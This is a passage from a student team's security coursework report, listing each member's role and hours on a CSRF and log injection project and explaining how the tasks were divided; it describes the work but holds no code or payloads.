| Elizabeth Kristina | 22396545   | CSRF Vulnerability Lead            | 8.0                                     | 4.0                                     | 4.0                                          | 16.0               |
| Ameli Jithmini     | 22520933   | CSRF Mitigation & QA Lead          | 5.0                                     | 7.0                                     | 4.0                                          | 16.0               |
| Bhagya Wijenanda   | 22716509   | Log Injection Vulnerability Lead   | 8.0                                     | 4.0                                     | 4.0                                          | 16.0               |
| Arindi Dulanya     | 23080234   | Log Injection Mitigation & QA Lead | 5.0                                     | 7.0                                     | 4.0                                          | 16.0               |

### Task Distribution Rationale

- **Oshadhi Sadinya (20 Hours):** As the Integration Lead and Project Manager, Sadinya handled the initial repository setup, Gantt chart creation, merging of all branches, final report compilation, formatting, and submission, which required slightly more coordination time.
- **Kristina & Bhagya (16 Hours each):** Focused heavily on Phases 1 and 2, conducting OWASP research, developing the vulnerable code, creating the exploit payloads

(HTML and Python scripts), and writing their respective vulnerability analysis sections.

- **Ameli & Arindi (16 Hours each):** Focused heavily on Phases 3 and 4, capturing forensic traces (Burp Suite and Log analysis), implementing the Synchronizer Token Pattern and Input Sanitization, conducting QA testing, and writing the mitigation sections.
- **All Members:** Contributed equally to Phase 5 (Report Writing for their specific sections) and Phase 6 (Creating presentation slides and rehearsing the live demo).